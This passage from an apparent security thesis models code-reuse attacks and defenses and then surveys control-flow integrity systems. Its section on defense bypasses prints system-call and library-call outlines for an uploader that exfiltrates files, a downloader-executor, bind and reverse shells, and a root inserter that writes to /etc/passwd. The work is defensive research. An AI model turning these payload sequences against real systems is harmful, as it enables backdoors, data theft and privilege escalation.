Redirect Control Flow All the attacks we examine require diverting the control flow of the vulnerable application to an arbitrary address at least once. This is accomplished by using a buffer overflow to overwrite a return address or function pointer on the stack or heap. When the function returns or the function pointer is called, the program jumps to the address specified by the attacker. In the case of a code injection attack, the program jumps to the address of the code that the attacker just injected [29]. In the case of a code reuse attack, the program jumps to an address within the executable or linked libraries.

ROP attacks rely on more detailed assumptions about the attackers' ability to redirect the control flow; for example, jumping to gadgets that start in the middle of functions or even in the middle of instructions [19] [34]. ROP attacks also use `ret` instructions or other control flow transfers to chain gadgets together and build complex attacks [9].

Large Codebase Linked C programs all link to a version of the C standard library (libc), which provides an API for programmers to access system functions like printing to the screen and allocating memory. Libc also provides many functions that can be useful to attackers, like `exec`, which runs any program and `system`, which runs shell commands. Any program that links to libc will have all of the functions in the library mapped in its address space. Return-into-libc attacks take advantage of the fact that these functions are available in the program space by redirecting the program control flow and calling them.

4.3 Defensive Scenario Analysis

To demonstrate using our model to analyze defense configurations, we look at two applications, a closed-source web server for example, Oracle, and an open-source document viewer, running on a server running Ubuntu Server 12.10 with standard security features [4]. The defenses enabled by Ubuntu that apply to our code reuse model are ASLR, W$\oplus$X memory and system call filtering. We initialize the model with the defenses that are possible with each application and run the SAT-solver to see which (if any) attacks are still possible.

Web Server The first application, the web server has the following system constraints:

- The source code is not available.
- The sever needs to make dangerous system calls to access the network, open files and run scripts.
- The server will respond to multiple requests.

Based on these constraints, the model shows that it is not possible to deploy the system call filtering defense, because system call filtering prevents programs from making system calls that are not normally used. It also requires recompiling the program. The model also shows that attacks relying on making multiple probes such as brute force attacks and attacks exploiting memory vulnerabilities will be possible, because of the fact that the server will respond to repeated requests from the attacker.

With these initial conditions, running the SAT-solver shows that the possibility of brute-force attacks to break ASLR means that using return-into-libc and ROP are both possible, while the W$\oplus$X memory prevents code injection attacks.

Document Viewer The second application, the document viewer has fewer system constraints than the web server so it is compatible with a larger set of defenses. Since the source code is available and it does not require access to dangerous system calls, it can be built with syscall filtering. Like the web server, ASLR and non-executable data will be enabled. In the case of the document viewer, the syscall filtering prevents both return-to-libc and ROP attacks and the nonexecutable data prevents code injection attacks. Given the set of atttacker requirements included in the model, it is not possible to deploy malware using known attack techniques targeting the document viewer.

4.4 Defense Bypasses

In this section, we demonstrate how our model can be used to identify possible attack extensions which, should they exist, enable the complete bypassing of a defense (as opposed to an attack which breaks the defense directly and invalidates its security guarantees). Not all of these bypasses need to be entirely novel, in the sense that they have never been proposed before. Rather, they are intended to highlight the weakness of even the strongest incarnation of a defense: with a small number of added capabilities, an attacker can use an incrementally more powerful attack to render useless a strong defense. All of our results are currently restricted to Linux environments. As future work, we intend to construct similar bypasses for the Windows platform.

4.4.1 Pure ROP Payloads

In the wild, malware normally uses ROP to disable DEP and then injects code normally [14], despite the fact that academic literature has posited that ROP is sufficient to write full payloads [34]. A recent Adobe Reader exploit based purely on ROP attacks supports this notion [5]. Should this be the case, code injection is unnecessary for real malware.

The relevant model section is shown in Figure 4-4. Note that if we set the constraint that `dep_broken=False`, the SAT solver will be unable to find any instance in which malware can be deployed despite ROP being available. Specifically, in this version of the model, code injection is a prerequisite for malware, but unbreakable DEP renders code injection impossible.

This model configuration is consistent with real-world malware, but not the academic community's view of ROP. Hypothetically, there is some path (illustrated as the dotted line in Figure 4-4) which allows ROP alone to enable malware deployment.

This is indeed the case, as we prove below. The model can be updated with a path to malware deployment from ROP which requires one added capability: the presence of a system call gadget in the process address space. This is shown in Figure 4-5, along with a now satisfying instance of the model in which malware is enabled alongside unbreakable DEP.




Figure 4-4: ROP as an enabler of code injection




Figure 4-5: ROP as a malware deployment technique

The proof by construction considers a successful malware deployment to consist of any one of the following payloads:

- Downloader: A program which connects to a remote host, downloads arbitrary content, saves it to disk, and executes it
- Uploader: A program which exfiltrates files from the host to a remote location
- Backdoor: A program which creates a shell accessible from an external host and awaits a connection.
- Reverse Backdoor: A program which creates a connection to an external host and binds a shell to that connection.
- Root Inserter: Adds a new root user to the system

We implement every payload using purely ROP. We begin by reducing each payload to a simple linear sequence of system calls, shown in Figure 4-6. We do not need looping constructs, although Turing completeness is available to more advanced payloads [34]. The *phantom stack* referenced in the figure is explained below. In essence, it provides the memory management required to enable reusable system call chains.

The challenge, then, is to translate each sequence of system calls to a ROP program. We extract a catalog of ROP gadgets from GNU libc version 2.13 using the established Galileo algorithm [34], and craft each payload using these gadgets.

Due to the level of system call reuse across these payloads, we construct each system call gadget to be modular and easily chained. For calls like `socket`, translation to ROP code is straightforward: arguments are immediate values that can be written to the stack during the payload injection phase, registers can be loaded via common `pop reg; ret` sequences, then the call can be invoked.

Unfortunately, things are harder in the general case. Setting arguments for an arbitrary chain of system calls introduces two challenges: dynamically generated values (like file descriptors) must be tracked across system calls, and some arguments (e.g. pointers to struct pointers) must be passed via multiple levels of indirection. These challenges are further complicated by two restrictions imposed by ROP: the stack cannot be pushed to in an uncontrolled way (since that is where the payload resides), and register access may be constrained by the available gadgets in the catalog.

Uploader

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
connect(fd, &addr, 0x10);
fd2 = open("target_file", 0);
sendfile(fd, fd2, 0, file_size);
```

Root Inserter

```
sbrk(0);
sbrk(phantom_stack_size);
setuid(0);
fd = open("/etc/passwd", 002001);
write(fd, "toor:x:0:0::/:/bin/bash\n", 24);
```

Downloader

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
connect(fd, &addr, 0x10);
read(fd, buf, buf_len);
fd2 = open("badfile", 0101, 00777);
write(fd2, buf, buf_len);
execve("badfile", ["badfile"], 0);
```

Backdoor

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
bind(fd, fd, &addr, 0x10);
listen(fd, 1);
fd2 = accept(fd, &addr, 0x10);
dup2(fd2, 0);
dup2(fd2, 1);
dup2(fd2, 2);
execve("/bin/sh", ["/bin/sh"], 0);
```

Reverse Backdoor

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
connect(fd, &addr, 0x10);
dup2(fd, 0);
dup2(fd, 1);
dup2(fd, 2);
execve("/bin/sh", ["/bin/sh"], 0);
```

Figure 4-6: System-call-based implementations of backdoor and reverse backdoor

As an example of the above challenges, consider the `connect` system call, which is critical for any network I/O. Like all socket setup functions in Linux, it is invoked via the `socketcall` interface: `eax` is set to `0x66` (the system call number), `ebx` is set to `0x3` (connect), and `ecx` is set as a pointer to the arguments to `connect`.

These arguments include both dynamic data (a file descriptor) and double indirection (a pointer to data that has a pointer to a `struct`). Since the stack cannot be pushed to and dynamic data cannot be included at injection time, these arguments have to be written elsewhere in memory. Since register-register operations are limited (especially just prior to the call, when `eax` and `ebx` are off-limits), the above memory setup has to be done with only a few registers. Finally, since this is just one system call in a chain of such calls, memory addresses should be tracked for future reuse.

We resolve these issues by implementing a 'phantom' stack on the heap. The phantom stack is simply memory allocated by the attacker via the `sbrk` system call, which gets or sets the current program break. Note that this is not a stack pivot: the original program stack is still pointed to by `esp`. This is a secondary stack, used by the attacker to manage payload data. A related construction was used by Checkoway, et. al [9] for creating ROP payloads on the ARM platform.

Creating the phantom stack does not require any prior control over the heap, and goes through legitimate kernel interfaces to allocate the desired memory. Pushes and pops to this stack reduce to arithmetic gadgets over a phantom stack pointer register. For our gadget catalog, `eax` was best suited to the purpose. A degree of software engineering is required to ensure correct phantom stack allocation and management.

A complete ROP gadget to connect to `localhost` on port 43690 is presented in Figure 4-7. The phantom stack must already be allocated, and the active file descriptor is assumed to be pushed onto it. The gadget can be divided into three functional components, as indicated by the lines drawn across the stack diagram.

From the bottom, the first component prepares the arguments to `connect(fd, &addr, 0x10)` on the phantom stack and puts a pointer to these arguments in `ecx`. The second component saves the phantom stack pointer into `edx`, loads `eax` and `ebx` with the necessary system call and socketcall identifiers, and invokes the system call interrupt. The




Figure 4-7: ROP gadget for `connect(fd, &addr, 0x10)`

`pop reg` instructions following the interrupt are unavoidable, as this is the smallest system call gadget we could find. To prevent control flow disruptions, we pad the stack with junk values to be loaded into the popped registers. The third component is similar to traditional function epilogues. It moves `eax` above the memory used by this gadget, freeing that portion of the phantom stack for use by other gadgets.

We have implemented similar gadgets for all other system calls used by our payloads. By executing these in sequence, any of the payloads described above can be implemented using the ROP gadgets derived from the libc shared library. These gadgets are presented in appendix A.

4.4.2 Return-into-LibN

While Return-into-Libc (RiL) attacks can, in principle, be performed against any library, it is not clear whether there exist common, frequently linked libraries which actually possess useful functions for implementing real-world malware payloads. These alternative sources would be quite valuable in cases where libc is given special protection due to its ubiquity and power with respect to system call operations.

To this end, the formal model treats libc as something of a special case: RiL attacks require that useful functions are available from libc. In this section, we show that Return-into-Libc attacks can in fact be performed against many other libraries. Specifically, the Apache Portable Runtime (used by the Apache webserver), the Netscape Portable Runtime (used by Firefox and Thunderbird), and the GLib application framework (used by programs running in the GNOME desktop environment) possess sufficient I/O functions to implement downloaders, uploaders, backdoors, and reverse backdoors.

We use the attacker model from Tran et al. [40], which allows the attacker to cause the execution of functions of their choosing with arguments of their choosing, as long as those functions are already present in the process address space. The attacker also has some region of memory under his control and knows the addresses of memory in this region. This could be an area of the stack above the payload itself or memory in a known writable location, possibly allocated by one of the available library functions. The memory is used to

```
PR_NewTCPSocket();
...
PR_NewTCPSocket();
PR_Connect(sock, &addr, NULL);
PR_ProcessAttrSetStdioRedirect(attr,PR_StandardInput,sock);
PR_ProcessAttrSetStdioRedirect(attr,PR_StandardOutput,sock);
PR_ProcessAttrSetStdioRedirect(attr,PR_StandardError,sock);
PR_CreateProcess("/bin/sh", argv, NULL, attr);
```

Figure 4-8: Reverse Backdoor using NSPR

store data structures and arguments, as well as to maintain data persistence across function calls.

NSPR NSPR is a libc-like library that does not have a generic system call interface. However, it supports socket-based I/O, file system operations, process spawning, and memory mapping and manipulation. These are sufficient to implement an uploader, downloader, backdoor, and reverse backdoor in a straightforward way. The lack of any setuid-like function makes root-insertion impossible, but a root-inserter could easily be injected via one of the other payloads. Figure 4-8 presents a reverse backdoor written in NSPR. All payloads are written using NSPR version 4.9.

Note the large number (denoted with an ellipsis) of socket creations in Figure 4-8. This is due to the unavailability of function return values in Return-into-Libc-like programming. Any operation which is not a function (including variable assignment) cannot be used to write a payload with this technique. As such, we must 'spray' the file descriptor space by allocating many descriptors and then guess file descriptors using an immediate value. Note that while NSPR uses a custom `PRFileDesc` socket descriptor, the structure's layout is well documented, and the attacker can easily write the descriptor directly to a prepared `PRFileDesc` object.

The only other complication when writing NSPR payloads is in how a new address space is prepared when creating a shell for backdoors. There is no `dup2` analogue that lets the attacker bind standard streams to the new shell. Instead, process attributes specifying redirected streams must be set before a new process is spawned. Upon process creation the streams are set to the file descriptor of the socket, and the attack proceeds normally.

```
apr_pool_create(&pool, NULL);
apr_socket_create(&sock, 2, 1, 0, pool);
apr_socket_connect(sock, &addr);
apr_socket_recv(sock, buf, buf_size);
apr_file_open(&file, "badfile", 0x00006, 0777, pool);
apr_file_write(file, buf, buf_size);
apr_proc_create(&proc, "badfile", "badfile", 0, 0, pool);
```

Figure 4-9: Downloader using APR

APR APR also implements a libc-like functionality, but uses a function call convention that makes many Return-into-Libc attacks much more reliable. Functions in APR return status codes and write the result of the computation to a memory region specified by the user. This eliminates (among other difficulties) the need for file descriptor spraying. Figure 4-9 depicts a downloader using APR function calls. All payloads use APR version 1.4.

The `apr_pool_create` function is a library-specific memory allocator that must be called at the start of any APR program. While a pool created by the compromised process likely already exists, the attacker is unlikely to know where it is located in memory. The remaining functions are fairly straightforward: a socket is opened, data is downloaded to a file with execute permissions and that file is run. `apr_proc_create` is similar to a Unix `fork`, so the victim process will not be overwritten in memory by the payload.

APR function calls can be used to implement a downloader and an uploader. The library does provide a `dup2` analogue, but only allows redirection of streams to files and not to sockets. This means that backdoors cannot be directly implemented. Privilege modification is also unsupported, preventing root insertion. Since a downloader can be used to execute arbitrary code, however, these two payloads suffice in practice.

4.4.3 Turing Complete LibN

The previous defense bypass utilized simple, linear code. More advanced attacks which, e.g. perform searches or other highly algorithmic routines may need a fully Turing complete catalog of functions available for reuse. Tran et al. [40] show that libc is itself Turing complete on the function level (i.e. enables Turing complete return-into-libc code).

In this section, we show that many other libraries have Turing complete sets of functions, enabling a larger corpus for creation of advanced Return-into-LibN payloads. Many of the constructs proposed by Tran et al. [40] can be reapplied to other libraries: basic arithmetic and memory manipulation functions are common. Their looping construct, however, relied on a construct somewhat peculiar to libc: the `longjmp` function. `Longjmp` allows user-defined values of the stack pointer to be set, permitting permutation of the 'instruction' pointer in a code reuse attack.

The lack of a `longjmp`-like function outside of libc precludes modifying the stack pointer to implement a jump. Without a branch instruction no looping constructs are possible and Turing completeness is unavailable. Fortunately, the 'text' segment of a code reuse payload is writable, since it was after all injected as data into the stack or heap. This enables an alternative approach using conditional self-modification. In combination with conditional evaluation, this can be used to build a looping construct. Note that this technique works even though W$\oplus$X is enabled because self-modification is applied to the addresses which constitute the Return-into-LibN payload, not the program code.

We can use self-modification to create a straight-line instruction sequence semantically equivalent to `while(p(x)) do` {`body`}, where `p(x)` is a predicate on a variable `x` and {`body`} is arbitrary code. The attacker is assumed to have the ability to do arithmetic, to read and write to memory, and to conditionally evaluate a single function. These capabilities are derivable from common functions, explained by Tran et al. [40].

We describe the mechanism in three stages of refinement: in a simplified execution model, as a generic series of function invocations, and as an implementation using the Apache Portable Runtime.

Using this environment, it is possible to build the the looping mechanism presented in Figure 4-10. For readability each line is labeled. References to these labels should be substituted with the line they represent, e.g. `Reset` should be read as `iterate='nop;';`. `iterate` and `suffix` are strings in memory which hold the loop-related code and the remaining program code, respectively; `nop` is the no-operation instruction that advances the instruction pointer. The address `[ip+1]` represents the memory location immediately following the address pointed to by the instruction pointer. The `|` operator denotes con-

```
Reset       : iterate='nop;';
Body        : <body>;
Evaluate    : If p(x): iterate='Reset;Body;
                   Evaluate;Self-Modify';
Self-Modify : [ip+1] = iterate|suffix;
```

Figure 4-10: Self-Modifying While Loop

```
sprintf(stack, "%08x%08x%08x%08x%08x");
atomic_add(&stack, 32);
atomic_add(stack, offset);
sprintf(iterate, nop);
/* body */
conditional(test, sprintf(iterate, loopcode));
sprintf(stack, "%s%s", iterate, suffix);
```

Figure 4-11: Generic self-modifying Return-into-Libc while loop

catenation.

Each iteration, `iterate` is reset to be a `nop` instruction. The loop body is executed and the predicate `p(x)` is checked. If it evaluates to true, `iterate` is set to the loop instruction sequence. Finally, `iterate` is concatenated with the remaining program code and moved to the next memory address that will pointed at by the instruction pointer. Note that if the predicate evaluates to true, the `nop` is replaced by another loop iteration. If the predicate evaluates to false, `iterate` is unchanged and execution will proceed into the suffix.

The basic self-modifying while loop can easily be converted to Return-into-Libc code. Figure 4-11 presents one such possible conversion. The implementation of this example assumes is for a Linux call stack. A stack frame, from top to bottom, consists of parameters, a return value, a saved frame pointer, and space for local variables. In the basic model the attacker was aware of the value of `ip` at the end of the loop and could easily write code to `[ip+1]`. In real world scenarios, however, the attacker does not know the analogous `esp` value a priori. Fortunately a number of techniques ([38, 41, 46]) exist to leak `esp` to the attacker. We chose to use format string vulnerabilities. Note this is not a vulnerability per se, as it is *not* already present in a victim process. It is simply function call made by the attacker with side effects that are normally considered "unsafe". Since this is a code reuse attack, there is no reason to follow normal software engineering conventions.

The first line uses an 'unsafe' format string to dump the stack up to the saved frame pointer (which in this example is five words above `sprintf`'s local variables) to the `stack` variable. Since the attacker crafted the payload, no guesswork is involved in determining the number of bytes between `sprintf`'s local variable region and the saved frame pointer. In the second line the first four words in the dump are discarded, and in the third the address of the stack pointer is calculated based on the offset of the saved frame pointer from the stack pointer. Note that the resultant value of `esp` should point to the stack frame which will be returned to after the last instruction in the figure, not the stack frame which will be returned to after the function which is currently executing. Since the attacker injected the payload onto the stack he will know the necessary offset.

The next three lines correspond to `Reset; Body; Evaluate`. `iterate`, `nop`, `loopcode`, and `suffix` are all buffers in attacker-controlled memory. `nop` is any function call. `loopcode` is the sequence of instructions from Figure 4-11, and `suffix` is the remaining payload code following loop execution. The final line copies the concatenation of the instructions in `iterate` and `suffix` to the program stack, overwriting the payload from that point forward.

The generic attack executes in a Linux program stack but makes no assumptions about the structure of the injected payload. When constructing a specific self-modifying gadget, however, the payload structure must be fixed. We assume that the attacker has injected a forged sequence of stack frames as a payload. The bottom-most frame (assuming stack grows down) executes first, returns to the frame associated with the second function to be called, etc. Parameters are included in the initial stack injection. An attack using only functions from the Apache Portable Runtime is shown in Figure 4-12.

The attacker is assumed to have a blank key-value table already written to memory. This is a simple, well-defined data structure, and requires no extra attacker capabilities.

The first line adds an entry to the table: the key is the condition to be matched (a string), and the value is the stack frame sequence which implements the loop. The stack-locator and Reset code is as described above.

The conditional evaluator, `apr_table_do`, works as follows. It first filters the ta-

```
apr_table_set(table, "match_string", "loopcode");
apr_snprintf(buf, 1024, "%08x%08x%08x%08x%08x");
apr_atomic_add32(&stack, 32);
apr_atomic_add32(stack, offset);
apr_snprintf(iterate, 100, "nop");
/* body */
apr_table_do(apr_snprintf, iterate, table, condition, NULL);
apr_snprintf(stack, 1024, iterate);
```

Figure 4-12: Self-modifying while loop in APR

ble by the `condition` string. Only entries whose keys are identical to this string are retained. For all remaining keys, the function in the first argument to `apr_table_do` is called on each entry. The function is passed three arguments: the second argument to `apr_table_do`, the key for the current entry, and the value for the current entry. In this case, `apr_snprintf(iterate, "mask_string", "loopcode")` is called on the single entry only if `condition` matches `mask_string` via string comparison. If so, it writes `loopcode` to `iterate` for a number of bytes up to the integer representation of `mask_string`'s address. Since this value is passed on the stack, the length limit will be on the order of gigabytes. The value of `iterate` is then written to the stack location corresponding to the stack frame immediately above the last `snprintf` frame. Note that the forged stack frames which constitute `iterate` must be automatically adjusted so that saved `ebp` values and other stack-referential pointers are modified appropriately. This can be done automatically via a mechanism similar to the format string trick.

4.5 Discussion

The complexity of the code reuse space and the large variety of assumptions and threat models make it difficult to compare defenses or reason about the whole space. To solve this, in this chapter, we constructed a model of the code reuse space where statements about attacker assumptions and the defenses that prevent them are represented as propositional formulas. We used a SAT-solver to search the space for insecure configurations and to generate ideas about where to look for new attacks or defenses. We used the model to analyze the security of applications running with the security features available in an Ubuntu Server and to suggest and construct several new classes of attacks: pure ROP payloads, return-into-libn and Turing complete return-into-libn. Our modeling technique can be used in future work to formalize the process of threat model definition, analyze defense configurations, reason about composability and efficacy, and hypothesize about new attacks and defenses.

Chapter 5

Control Flow Integrity Enforcement

Attackers have bypassed many types of narrowly targeted ROP defenses. For example, attackers have bypassed defenses such as shadow call stacks [36] and gadget elimination [28] [26] (which prevent attackers from chaining gadgets together with `ret` instructions) by overwriting indirect jump targets instead of return addresses [9] [6]. In response to these attacks, control flow integrity (CFI) has been proposed as a comprehensive defense against code reuse attacks, [37] [9] [6]. However, this claim has not been formally verified and the overall effectiveness of CFI has not been demonstrated.

CFI systems attempt to limit the control flow of the program to only control transfers that exist in the program when it is operating normally [2] [47]. These systems validate return addresses and function pointers at runtime to prevent attackers from redirecting control to arbitrary addresses. Thus, attacks that hijack the control flow can only redirect the control flow to a limited set of locations that have been explicitly allowed, rather than any location in the address space.

As a result of theoretical and practical considerations, CFI systems allow a superset of the actual, valid control transfers. Predicting the actual control graph is undecidable because, for a program with no inputs and an exact control flow graph, the problem of deciding whether the program will halt can be reformulated as deciding whether there is a path between the start and a halt instruction, which is decidable, so an exact control flow graph could be used to solve the halting problem. Given the fact that it is not possible to predict the exact graph, to avoid false positives that would cause the program to crash in normal circumstances, control flow enforcement systems build an over-approximation of the control flow graph which includes extra edges. In practice, many of the standard uses of function pointers in C programs, such as callback functions and function dispatch tables, create many extra edges in the over-approximation. The use of these, and other common design patterns make it difficult for static analysis tools to accurately predict the targets of indirect function calls, which in turn makes it difficult to accurately predict the set of call sites for each return. Furthermore, existing CFI systems prioritize performance over precise control flow enforcement. Depending on the implementation details of the system, allowing extra edges in the enforced control graph helps minimize the number of extra computations [2] or the memory overhead [47].

The extra edges allowed in the control flow graph give attackers extra degrees of freedom when attempting to create malware that works when CFI systems are deployed. An attcker that has overwritten a return address or function pointer can use any of the allowed targets of that control transfer as gadgets in a code reuse attack.

In this chapter, we investigate the control graphs enforced by two CFI systems. We represent programs as graphs, where nodes are blocks of code and edges are permitted control transfers. We use an interactive graph search to find legal paths through the program. The search takes into account paths that exist as a result of normal program flow as well as paths that only exist when an attacker has control of the stack.

5.1 Existing CFI Systems

5.1.1 Compact Control Flow Integrity and Randomization

Zhang et al. propose a binary rewriter which they call Compact Control Flow Integrity and Randomization (CCFIR) [47] where they enforce CFI using lookup tables (called Springboard sections) of valid targets. The Springboard sections are new sections in Windows PE binaries which hold direct jumps to indirect transfer targets. To distinguish between calls and returns, addresses for the entries holding call targets are 8 byte aligned but not 16 byte aligned and return targets are 16 byte aligned. In the original code, indirect calls and returns are rewritten to include checks which ensure that the target is located within the appropriate region of the springboard section. For additional protection, CCFIR also distinguishes between returns into sensitive functions and returns into normal functions. Springboard section entries for returns into normal functions will have 0 in the 26th bit of the address and 1 for returns into sensitive functions. The return address checks for functions that are not called by the sensitive functions also ensure that the 26th bit of the return address is 0.

Zhang et al. use a disassembler in conjunction with information from address relocation tables included in PE binaries to identify call sites and indirect jump targets. Relocation tables have entries for both code and data, so the disassembler uses recursive disassembly to distinguish between pointers to code and data in the relocation tables and ensure that the indirect jump targets in the Springboard sections only point to code.

5.1.2 Control Flow Integrity

Abadi et al. [2] propose a binary instrumentation system which uses identifier strings to match control transfers and targets. Each transfer and valid target is tagged with a 32-bit identifier. Right before each control transfer, the instrumentation code fetches the identifier string from the target location and checks that it matches the identifer from the transfer location.

Any transfers with overlapping sets of destinations are regarded as equivalent assigned the same identifier. This means that a bad over-approximation of the call graph can create even more extraneous edges than in other systems because transfers that would have been distinct in a better approximation of the graph are merged. Abadi et al. do not provide specific details about how they generate the call graph, so it is not clear how many distinct identifiers typical programs have.

5.2 Control Flow Graph Model

The control flow through a function and the control flow between functions in a program can both be represented as graphs [3]. These graphs can be combined into a supergraph which contains all of the possible control transfers in a program. The nodes in the graph are the basic blocks from the function control flow graph, which are straight-line code sequences with one entry point and one exit point. Calls and returns are represented by additional edges in the graph. Figure 5-1 shows an example of a control flow supergraph for a bubble sort function. The graph includes both the control flow within functions and the function calls and returns. The pseudocode for the sort algorithm is as follows:

```
 Function: sort(list,length):
   while(!sorted(list, length))
     i=0
     while(i < length - 1)
       if(list[i] > list[i+1])
         tmp = list[i]
         list[i] = list[i+1]
         list[i+1] = tmp
       i++
   return list

Function: sorted(list, length)
  i = 0
  while(i < length-1)
     if(list[i] > list[i+1])
        return false
  return true
```

It is possible to create an approximation of this graph using static analysis techniques. Traditional disassemblers [17] can identify code sections and determine the control flow based on direct jumps, but identifying the targets of indirect jumps is undecidable. Some systems use relocation tables [47] to identify all potential targets, but these tables will have relocation entries for every function that is called with direct calls as well as indirect calls. Data flow analysis tools [25] [24] can sometimes provide better approximations, but tech-

